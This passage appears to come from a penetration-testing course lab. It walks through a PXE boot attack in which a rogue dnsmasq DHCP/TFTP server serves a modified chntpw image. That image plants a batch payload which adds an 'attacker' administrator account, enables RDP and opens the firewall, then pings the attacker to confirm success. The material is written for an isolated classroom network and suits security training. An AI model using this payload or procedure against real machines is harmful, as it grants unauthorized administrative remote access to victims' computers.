
Windows 8 RT

Windows 8.1 RT

Windows 8

Windows 8.1

Note that Microsoft removed the Home designation from Windows 8 and 8.1--so if you do not see a Pro or Enterprise label in your OS properties, you will need the patch. Are you using Windows 8 or 8.1 Pro or Enterprise? Then you do not need the patch. Installing the patch on other editions won't break the exercise, it's simply not necessary.




Exercise – PXE Victim Setup (1)

It is possible to run this exercise all inside of VMware, if the host has enough memory to run the attacker VM and victim. Remember, some payloads will not support some hardware combinations (such as VMware's virtual LSI SCSI controller). The best demonstration is against real hardware. Physical hosts require a switch, a crossover cable, or two machines with gigabit ports and a straight-through cable for this exercise. Using VMware's Bridged Mode will probably be fine, but watch for complications with networking. Whichever you decide, remember to not bridge to a network that already has DHCP being served. If you use VMware NAT (vmnet8) or Host-Only (vmnet1), you will need to disable the DHCP server that comes with VMware under the Virtual Network configuration.

This exercise is written assuming you are running both attacker and victim inside of VMware for convenience, but still bridged to a switch. If you are not running everything inside of VMware Workstation, you should adjust according to your network configuration and classroom-assigned IP addresses. The attacking machine will be Kali and the Victim will be Windows. Any version of Windows will run the payload, but only Pro, Business, Ultimate, and Enterprise versions include the RDP server.

If you do not have a spare switch that can be isolated to this attack only, you could use two physical machines connected to each other with one cable. This exercise can still be done entirely inside VMware on a host-only network, but you will need to disable DHCP services in the Virtual Network Editor and ensure both attacker and victim are on the same vmnet1 network.




Exercise – PXE Victim Setup (2)

Since this exercise involves rebooting during the attack, the victim and attacker must be two different machines. They can be hosts, VMs, or one of each.

The window of time to catch the BIOS prompt and select a new boot device is relatively small, so we will prevent timing issues by changing the boot device order. In Workstation 7, under VM->Settings->Advanced, you can find a "Power on to BIOS" setting to enable. This moved in Workstation 8, to the Power On button shown above. If you have an older version of VMware Workstation or Fusion, you can edit the VMX file while powered off to increase the delay before the machine actually boots (in milliseconds).

You can either keep hitting <ESC> on boot to alter the boot order temporarily, or save PXE boot as a higher priority in the BIOS.



Exercise – PXE Attacker Setup

Before you can deliver custom images to the victim, the attacking machine needs preparation. Fetch the files from the labserver and install them. Note that if you have a running TFTP server already, you will need to kill that service. Exiting the msfconsole will stop the ruby DHCP and TFTP servers that Metasploit is running. You will have to reconnect to the classroom LAN before you type the following commands:


```
# cd; wget http://files.sec660.org/pxe.tgz
# tar xvzf pxe.tgz; cd pxe
```

It is best to **disconnect the switch from the LAN** at this point. You can still be on a private switch as long as there is no uplink. A crossover to another laptop works as a private switch.

```
# dpkg -i *.deb
# service dnsmasq stop
```

Now, configure dnsmasq to serve DHCP and TFTP for PXE booting by copying the pxeattacks.conf file. The pxeattacks.conf file from the pxe.tgz file is already configured for this exercise. Then you need to copy the syslinux "default" boot configuration file to /tftpboot/pxelinux.cfg/, followed by all of the included boot images.

```
# cp pxeattacks.conf /etc/dnsmasq.d
# mkdir -p /tftpboot/pxelinux.cfg
# cp default /tftpboot/pxelinux.cfg/
# cp -R images/* /tftpboot
```



Optional Step: Change Default Configuration


Our PXE attacks will be driven from the default configuration. The whole listing is provided here, as a baseline reference. You will edit this file on the next step -- just familiarize yourself with the format for now. Notice we can use a floppy image with the memdisk kernel (from the syslinux project) or point to a kernel with its extra compressed archives. Depending on the version of syslinux or pxelinux, you may encounter issues. This configuration is simple: It does not provide a menu to select. The attacker can type the name of the desired label or change the first line from "DEFAULT chntpw" to "DEFAULT <desired-attack-image>" to serve a different image to PXE victims. To prevent accidental carnage, change the default to "normal" (boot from the first local hard drive according to BIOS).

After delivering the payload, you could change the "DEFAULT chntpw" line to "DEFAULT normal" to ensure your victim does NOT get the same attack repeatedly. If you prefer to just stop the dnsmasq service after the payload is delivered, there is no need to edit anything in this file, just exit and continue with the exercise.

The LABEL can be typed in at the victim's console to switch which image will load. The TIMEOUT setting of 100 represents a delay of 10 seconds to type in a different LABEL than the DEFAULT. This is only a sample of the pxelinux.cfg/default file, view the whole file to see other options:

```
DEFAULT chntpw
PROMPT 100
TIMEOUT 100
LABEL konboot
KERNEL /memdisk
APPEND initrd=FD0-konboot-v1.1-2in1.img
```

```
LABEL chntpw
KERNEL chntpw/vmlinuz
APPEND rw vga=1 initrd=chntpw/initrd.cgz,chntpw/scsi.cgz

LABEL core
KERNEL core/vmlinuz
APPEND initrd=core/core.gz nfsmount=10.10.50.5:/tftpboot/core
tftplist=10.10.50.5:core/nfs.list

LABEL pxexploit
KERNEL pxexploit/update3
APPEND initrd=pxexploit/update4 pmedia=everything

LABEL esxi5
KERNEL /esxi5/mboot.c32
APPEND -c /esxi5/boot.cfg

LABEL normal
LOCALBOOT 0
```




Exercise – PXE - Custom chntpw Payload

For this portion, you have a customized chntpw image. Once you extract the archive, you can see some likely places where you can automate manipulating accounts and passwords. You can modify the already customized payload. It adds an "attacker" user, adds them to the local administrators group, enables RDP via the registry, and allows RDP through the firewall. For the equivalent payload for Linux, you may want to experiment with TinyCore instead (see the /tftpboot/core directory for those options). Extract the contents of the image into the tmp directory.

```
# cd /tftpboot/chntpw/tmp
# gzip -dc ../initrd.cgz |cpio -iumd
```


On the next page, you can customize the "enablerdp.bat" payload. Anything else on the chntpw image can be modified here: edit scripts with vi, copy in new files, etc. The existing enablerdp.bat file attempts to enable Remote Desktop. The patches are going to automate the guesses of OS partition and the proper case of the path to the Windows registry (such as WINDOWS\System32 vs. Windows\system32). View the script files with your favorite editor for more details. Return to this slide if you want to add additional payloads before creating the new initrd.gz (the command on the last line).

```
# cp ~/pxe/payload.sh scripts/payload.sh
# vi scripts/payload.sh
```



Exercise: PXE Attack - STOP

Don't go any further unless you want to get the answers to the exercises. The next page will start going over the answers to this exercise.



Exercise - PXE - Modify enablerdp.bat Payload


Use vi or your favorite editor to edit the regpayload/enablerdp.bat file. Change the attacker account password to something besides "P@ssword" for later use. If you do not save a change to this file, the password of "P@ssword" will be used on the new administrator privileged account. If the payload runs, it will backup the registry subkeys we are overwriting, enable RDP by importing enablerdb.reg, and attempt to open a hole in the firewall which will allow RDP through the Windows provided firewall.

The advfirewall commands are designed for Vista and later, and are included in the script in case the "netsh firewall" is finally phased out. They will enable a hole in the firewall for the RDP connection (TCP port 3389). Remember to use your own IP address in the ping command. It will be your signal that the Victim logged in, and the payload executed (don't forget to look for ICMP traffic with your sniffer in another window).

It is possible that errors from running the RDP firewall rules with netsh show on the screen. This is a side effect of running the payload on a Home edition of Windows as explained earlier. Basically, netsh is unable to allow traffic for a service that is undefined from its perspective. The batch file will still execute and create the new malicious user account even if the RDP firewall changes fail.

Note the first part of the batch file creatively forces "run as administrator" context and does not need to be modified. For completeness, however, we will explain the general idea here. The "net file" command requires Administrator privileges, and is an easy way to test if we're already running in an administrative privilege. If we are not, then we create a visual basic script that runs a new shell with the runas command to force "Run as administrator". By default, UAC will prompt for escalating (users will just tend to click OK on anything still) or domain administrators will be automatically escalated with no prompt!

```
...
REM Rest of batch file runs elevated!

cd %~dp0
net user /add attacker P@ssword
net localgroup /add administrators attacker
reg export "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" backup_rdp.reg
reg import enablerdp.reg
netsh firewall set service type = remotedesktop mode = enable
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes profile=domain
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes profile=private
ping -n 1 10.10.75.X > NUL
```



Exercise - PXE - Repackage and Launch Attack


Don't forget to repackage your customized payload with the following command before launching the attack. Look for any ICMP traffic to your IP as a potential signal that the attack has succeeded.

```
# find . | cpio -o -H newc | gzip -9 > ../initrd.cgz
# service dnsmasq start
```

The Attacker must wait for the payload to boot, and then stop the attack. The Victim now has to login normally (when the enablerdp.bat actually executes). Sniffing for the icmp ping or end of TFTP traffic will suffice as a signal that the payload executed.

```
# tcpdump -n icmp
```

The chntpw payload automatically reboots and waits for the victim to login. Go ahead and login as the victim naturally would, and watch for the cmd shell side effects of the payload pop up on the desktop.




Exercise - PXE - Victim Login

Be sure to login on the Victim so the payload executes, and you should see a command shell popup on the desktop. The payload could be made more subtle, but for classroom purposes, it is good to see it executing. If you fail to stop the attack, you will see chntpw constantly booting instead of a desktop to login to. There are several reasons why the dropped payload batchfile might fail. A UAC prompt or very strict file permissions on Windows 7 and 8 are the most common failures. In those cases, the attacker could tailor the attack further such as modified the metasploit payload or using social engineering to trick the user into weakening their desktop. Be sure to stop the dnsmasq service before continuing:

```
# service dnsmasq stop
```

Here's a summary of the attack process so far:

1. PXE booted victim, see chntpw run and reboot
2. Boot naturally (dnsmasq must be stopped)
3. Login as victim, see a command shell popup
4. Payload could be hidden but is left visible for classroom use



Exercise - PXE - Attacker Login

